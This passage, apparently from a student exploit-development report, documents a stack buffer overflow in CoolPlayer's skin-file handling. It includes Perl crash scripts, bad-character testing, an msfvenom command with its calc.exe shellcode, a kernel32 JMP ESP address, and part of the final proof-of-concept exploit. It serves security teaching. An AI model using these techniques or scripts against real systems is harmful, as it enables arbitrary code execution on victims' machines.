
[3] https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_offset.rb



```
EAX 41414142
ECX 000034F8
EDX 00140608
EBX 00000000
ESP 0011042C ASCII "CCCCDDDD"
EBP 41414141
ESI 00110434
EDI 0011E09F
EIP 42424242
```

Figure 16: The registry values after the exploit was run, showing the EIP points towards the four "B" characters.

The top of the stack contained the four "C" characters, followed by the four "D" characters, as can be seen in Figure 17. This showed that the shellcode can be placed directly after the EIP in our exploit, there was no padding between them.




```
0011042C  43434343  CCCC
00110430  44444444  DDDD
00110434  00128300  .ā‡.
00110438  001281C0  └ü‡.
0011043C  00000000  ....
00110440  CCCCCCCC  ╠╠╠╠
```

Figure 17: Top of the stack after the crash, containing four "C" characters followed by four "D" characters.

2.2.2.3 *Calculating Space for Shellcode*


Next, the amount of space for shellcode had to be calculated. To do this, a third exploit was developed, named "crash3", as can be seen in Figure 18. This exploit contained the same 1045 junk "A" characters and four "B" characters, but this time was followed by 200 "C" characters, 200 "D" characters and 200 "E" characters, totaling 600. By examining the stack after the crash, it could be noted how many of these characters appeared in it. If all 600 characters appear in the stack, then there is plenty of room for shellcode as there would be 600 bytes worth of space to be used. This would be enough space to fit all of the calculator launching shellcode to create the PoC.



```
$file="crash3.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip ="BBBB";
$shell.="C"x200;
$shell.="D"x200;
$shell.="E"x200;
open($FILE,">$file");
$payload = $header.$junk.$eip.$shell;
print $FILE $payload;
close($FILE);
```

Figure 18: The script used to generate the "crash3" exploit.

The exploit was generated, CoolPlayer was launched and attached to the debugger and the skin file was loaded in. Once it crashed, the stack could be examined to see if any of the strings were cut short. As can be seen in Figure 19, no characters were cut off, showing that there was enough space for shellcode to be inserted.




```
001105AC  44444444 DDDD
001105B0  44444444 DDDD
001105B4  44444444 DDDD
001105B8  44444444 DDDD
001105BC  45454545 EEEE
001105C0  45454545 EEEE
001105C4  45454545 EEEE
001105C8  45454545 EEEE
001105CC  45454545 EEEE
001105D0  45454545 EEEE
001105D4  45454545 EEEE
001105D8  45454545 EEEE
001105DC  45454545 EEEE
001105E0  45454545 EEEE
001105E4  45454545 EEEE
001105E8  45454545 EEEE
001105EC  45454545 EEEE
001105F0  45454545 EEEE
001105F4  45454545 EEEE
001105F8  45454545 EEEE
001105FC  45454545 EEEE
00110600  45454545 EEEE
00110604  45454545 EEEE
00110608  45454545 EEEE
0011060C  45454545 EEEE
00110610  45454545 EEEE
00110614  45454545 EEEE
00110618  45454545 EEEE
0011061C  45454545 EEEE
00110620  45454545 EEEE
00110624  45454545 EEEE
00110628  45454545 EEEE
0011062C  45454545 EEEE
00110630  45454545 EEEE
00110634  45454545 EEEE
00110638  45454545 EEEE
0011063C  45454545 EEEE
00110640  45454545 EEEE
00110644  45454545 EEEE
00110648  45454545 EEEE
0011064C  45454545 EEEE
00110650  45454545 EEEE
00110654  45454545 EEEE
00110658  45454545 EEEE
0011065C  45454545 EEEE
00110660  45454545 EEEE
00110664  45454545 EEEE
00110668  45454545 EEEE
0011066C  45454545 EEEE
00110670  45454545 EEEE
00110674  45454545 EEEE
00110678  45454545 EEEE
0011067C  45454545 EEEE
00110680  45454545 EEEE
```

Figure 19: A section of the stack after the crash, showing no characters were cut off.

2.2.2.4 Testing for Character Filtering

Testing had to be done to identify any characters the program filtered out. It was important to know this because any characters the program filters out and reacts badly too cannot be present in the shellcode that is generated later since this will cause corruptions in memory.


To test for bad characters, a list of every ASCII character code was created in a Python script. All the ASCII codes can be seen in Figure 20.



```
char_list = (
    "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
    "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
    "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
    "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
    "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
    "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
    "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
    "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
    "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
    "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
    "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
    "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
    "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
    "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
    "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Figure 20: All the ASCII character codes fed into the program.


Then a second list of bad characters was created, as can be seen in the figure below. When the script was run, these bad characters would be removed from the character list and not fed into the program. By default, this list included “00”, “0a” and “0d”. “00” is a null byte and would be read by the program as the end of the string, cutting off the rest of the input. “0a” is a line feed and “0d” is a carriage return. These two characters often cause issues in shellcode, therefore, they were removed by default. The full Python script can be found in Appendix E under Bad Characters.



```
identified_bad_chars = ['\x00', '\x0a', '\x0d']
```

Figure 21: A list of bad characters to be removed from the character list.

Once the exploit was generated, CoolPlayer was launched and attached to the debugger. The program was run, and the exploit was loaded in. Once it crashed, the stack was examined for any missing characters. It was found that “2c” and “3d” had both been replaced with “20”, as can be seen in Figure 22. Hex “20” converts to a space in ASCII showing some degree of character filtering by the program.



```
00110450  2A292827  '()*
00110454  2E2D202B  + -.
00110458  3231302F  /012
0011045C  36353433  3456
00110460  3A393837  789:
00110464  3E203C3B  ;< >
00110468  4241403F  ?@AB
```


Figure 22: "2c" and "3d" replaced with "20", highlighted in red.

The newly identified bad characters were added to the bad character list in the script, and it was run again to generate a new exploit. The process was repeated to attempt to identify any more bad characters, but no other bad characters were found.

In total there were 5 bad characters: 00, 0a, 0d, 2c and 3d.

2.2.2.5 *Generating Calculator Shellcode*

After bad characters had been identified, shellcode could be generated using MSFVenom[4]. MSFVenom is a tool with many uses but it was used here to generate custom shellcode. In this report, MSFVenom was run on a Kali Linux machine. The shellcode generated would execute the command “calc.exe”, as specified with the “p” tag. and did not contain any bad characters, as denoted by the “b” flag. It was assigned to the variable “shell” and formatted for use in a Perl script. It was encoded via alpha upper and piped into “calc.txt”. The exact command run as well as the output can be seen in Figure 23.



```
┌──(root💀kali)-[/home/chris]
└─# msfvenom -p windows/exec CMD=calc.exe -b '\x00\x0a\x0d\x2c\x3d' -v shell -f perl -e x86/alpha_upper > calc.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 454 (iteration=0)
x86/alpha_upper chosen with final size 454
Payload size: 454 bytes
Final size of perl file: 1993 bytes

┌──(root💀kali)-[/home/chris]
└─# cat calc.txt
my $shell =
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";
```

Figure 23: Generating shellcode to run calc.exe using MSFVenom.

The shellcode generated was only 454 bytes in length, much less than the 600 bytes of space that was already confirmed to exist. This meant the shellcode would fit into the stack without being cut off.

2.2.2.6 *Jump Code*

The last step of creating the PoC exploit was to find a way to jump to the shellcode. Ideally, the EIP would point directly to the address of the start of the shellcode, however, the address the shellcode began at

[4] https://github.com/rapid7/metasploit-framework/blob/master/msfvenom

was “0011042C” which began with a null byte. Having a null byte in the exploit would cause the program to stop reading at that null byte, breaking the entire exploit. A way around this was to find an address further up the stack that contained a “JMP ESP” instruction. Then, if they EIP pointed to that address, a “JMP ESP” would be executed, moving the EIP to the top of the stack, where the shellcode would be placed.

The best place to look is imported modules as these are loaded up very high in memory and, therefore, do not begin with a null byte. To view the loaded modules, the program was attached to the debugger and run. Then the loaded modules could be viewed by going to “View” and “Executable Modules”, as shown in Figure 24.





Figure 24: Opening "Executable modules" to view the loaded modules.

All the loaded modules could then be viewed, as shown in Figure 25.




```
00330000 00009000 00331782 Normaliz 6.0.5441.0 (win C:\WINDOWS\system32\Normaliz.dll
00400000 0011F000 00476A40 1800317              C:\Documents and Settings\Administr
10200000 00060000 1020B430 MSVCRTD  6.00.8168.0    C:\Documents and Settings\Administr
1A400000 00132000 1A401C31 urlmon   8.00.6001.18702 C:\WINDOWS\system32\urlmon.dll
5D090000 0009A000 5D0934BA COMCTL32 5.82 (xpsp.0804 C:\WINDOWS\system32\COMCTL32.dll
5DCA0000 001E8000 5DDB7A45 iertutil 8.00.6001.18702 C:\WINDOWS\system32\iertutil.dll
63000000 000E6000 6300172C WININET  8.00.6001.18702 C:\WINDOWS\system32\WININET.dll
72D10000 00008000 72D12575 msacm32  5.1.2600.0 (xpc C:\WINDOWS\system32\msacm32.drv
72D20000 00009000 72D243CD wdmaud   5.1.2600.5512 ( C:\WINDOWS\system32\wdmaud.drv
73F10000 0005C000 73F11788 DSOUND   5.3.2600.5512 ( C:\WINDOWS\system32\DSOUND.dll
74720000 0004C000 747213A5 MSCTF    5.1.2600.5512 ( C:\WINDOWS\system32\MSCTF.dll
755C0000 0002E000 755D9FE1 msctfime 5.1.2600.5512 ( C:\WINDOWS\system32\msctfime.ime
76390000 0001D000 763912C0 IMM32    5.1.2600.5512 ( C:\WINDOWS\system32\IMM32.DLL
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512  C:\WINDOWS\system32\comdlg32.dll
76B40000 0002D000 76B42B61 WINMM    5.1.2600.5512 ( C:\WINDOWS\system32\WINMM.dll
76C30000 0002E000 76C31529 WINTRUST 5.131.2600.5512 C:\WINDOWS\system32\WINTRUST.dll
76C90000 00028000 76C9126D IMAGEHLP 5.1.2600.5512 ( C:\WINDOWS\system32\IMAGEHLP.dll
77120000 0008B000 77121560 OLEAUT32 5.1.2600.5512   C:\WINDOWS\system32\OLEAUT32.dll
773D0000 00103000 773D4256 comctl_1 6.0 (xpsp.08041 C:\WINDOWS\WinSxS\x86_Microsoft.Wir
774E0000 0013D000 774FD0B9 ole32    5.1.2600.5512 ( C:\WINDOWS\system32\ole32.dll
77A80000 00095000 77A81632 CRYPT32  5.131.2600.5512 C:\WINDOWS\system32\CRYPT32.dll
77B20000 00012000 77B23399 MSASN1   5.1.2600.5512 ( C:\WINDOWS\system32\MSASN1.dll
77BD0000 00007000 77BD33BD midimap  5.1.2600.5512 ( C:\WINDOWS\system32\midimap.dll
77BE0000 00015000 77BE1292 MSACM3_1 5.1.2600.5512 ( C:\WINDOWS\system32\MSACM32.dll
77C00000 00008000 77C01135 VERSION  5.1.2600.5512 ( C:\WINDOWS\system32\VERSION.dll
77C10000 00058000 77C1F2A1 msvcrt   7.0.2600.5512 ( C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD70FB ADVAPI32 5.1.2600.5512 ( C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4   5.1.2600.5512 ( C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32    5.1.2600.5512 ( C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI  6.00.2900.5512  C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32  5.1.2600.5512 ( C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 5.1.2600.5512 ( C:\WINDOWS\system32\kernel32.dll
7C900000 000AF000 7C912C28 ntdll    5.1.2600.5512 ( C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32  6.00.2900.5512  C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32   5.1.2600.5512 ( C:\WINDOWS\system32\USER32.dll
```

Figure 25: All the loaded modules.

These modules then had to be searched to find a “JMP ESP” instruction with no null bytes in it. To do this, a tool called “findjmp.exe”[5] was used. This tool would search through a given Windows DLL for certain assembly instruction. The module was loaded in and searched for ESP instructions. As can be seen in the figure below, “kernel32.dll” was loaded in and a “JMP ESP” instruction was found that contained no null bytes.

[5] https://packetstormsecurity.com/files/36072/findjmp2.c.html




```
C:\cmd>findjmp.exe kernel32.dll ESP

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the ESP register
0x7C8369F0      call ESP
0x7C86467B      jmp ESP
0x7C868667      call ESP
Finished Scanning kernel32.dll for code useable with the ESP register
Found 3 usable addresses
```

Figure 26: Results of kernel32.dll when search for ESP instructions.

This address, "7C86467B", could be used in the exploit to move the EIP to the shellcode.

2.2.2.7 Creating the Calculator Proof of Concept

With the above information found, then PoC exploit could then be assembled. The exploit consisted of 1045 junk "A" characters, followed by the address identified in the section 2.2.2.6, followed by a NOP slide of 10 NOPS (represented as \x90). NOP instructions do nothing but by having them in the exploit it will stop the shellcode overwriting other important data on the top of the stack when CALL instructions are run. This is then followed by the calculator shellcode generated in section 2.2.2.5. The variables were then concatenated together and output to "calc.ini". The full script can be seen in Figure 27 and found in Appendix A.



```
$file="calc.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$shell ="\x90"x10;

$shell .=
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
